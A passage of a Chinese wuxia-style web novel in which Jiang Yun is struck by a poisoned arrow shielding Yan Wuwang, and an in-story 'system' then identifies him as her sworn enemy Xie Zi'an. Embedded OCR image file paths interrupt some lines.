    千羽一挥手,十几个黑衣人翻身下马,提着刀剑冲了上来。姜筠咬牙挥刀,凤玑刀在她手中发出低沉的嗡鸣。她不知道自己砍了多少刀,只感觉手臂已经酸得快要抬不起来。


    言无望被三个人围攻,渐渐落了下风。他身上的伤太多,动作越来越慢。


    忽然,一支冷箭从黑暗中射来。


    那箭直奔言无望后心,又快又狠,根本来不及躲闪,姜筠想都没想,一个箭步冲过去,挡在他身前。“噗——”


    箭矢没入腰腹,剧痛瞬间炸开。


    姜筠闷哼一声,整个人软了下去。


    “筠儿!”言无望一把接住她,声音都在发抖。


    千羽正要带人继续围攻,忽然听得空中一声“咻——”


    一道尖锐的破空声划破夜空,紧接着,一朵烟花在天际炸开,照亮了半边天。


    千羽抬头一看,脸色骤变。


    他深深看了姜筠一眼,目光复杂难辨,随即一挥手,带着手下迅速消失在夜色中。


    雨终于落下来了。瓢泼大雨倾盆而下,打在脸上生疼。


    言无望抱着姜筠,她的嘴唇有些发紫,那箭显然是淬了毒的。


    他心头一紧,声音都在发抖:“筠儿……”


    他抱着她,在雨中跌跌撞撞地跑,终于找到一处山洞。


    洞里漆黑一片,只有洞口透进微弱的光。言无望将姜筠轻轻放下,撕下自己的衣摆,点燃火折子,就着微弱的火光查看她的伤口。


    箭入得不深,但毒性已经开始扩散。伤口周围的皮肤发紫发黑,还在往外渗着暗红的血。


    “忍一忍。”他低声道,一只手按住她,另一只手握住箭杆。


    用力一拔。


    “啊——!”


    姜筠惨叫一声,痛得意识都模糊了。她只感觉腰上一阵剧痛,然后有什么东西被抽了出去,再然后,是一双颤抖的手在给她上药、包扎。疼。


    太疼了。


    疼得她想哭,却连哭的力气都没有。


    迷迷糊糊中,她忽然听见一个声音。【叮!系统未知错误已修复,现正常启动。】


    姜筠以为自己听错了。


    【叮!已和宿主重新绑定。】


    那个声音又响了一遍。


    姜筠嘴唇动了动,用尽最后一丝力气,喃喃道:“你瞧……我好像听见了那个……傻X系统的提示音了……”


    【警报!警报!】


    【警告!终极仇敌“谢子安”识别!】【仇恨值100%!】


    姜筠一瞬间坐了起来。


    她眼睛瞪得溜圆,头皮发麻,后背冷汗直冒,整个人像被雷劈中一样僵在原地。


    她机械地转过头,看向那个正一脸担忧、浑身湿透、还在给她包扎伤口的人。


    言无望就是谢子安?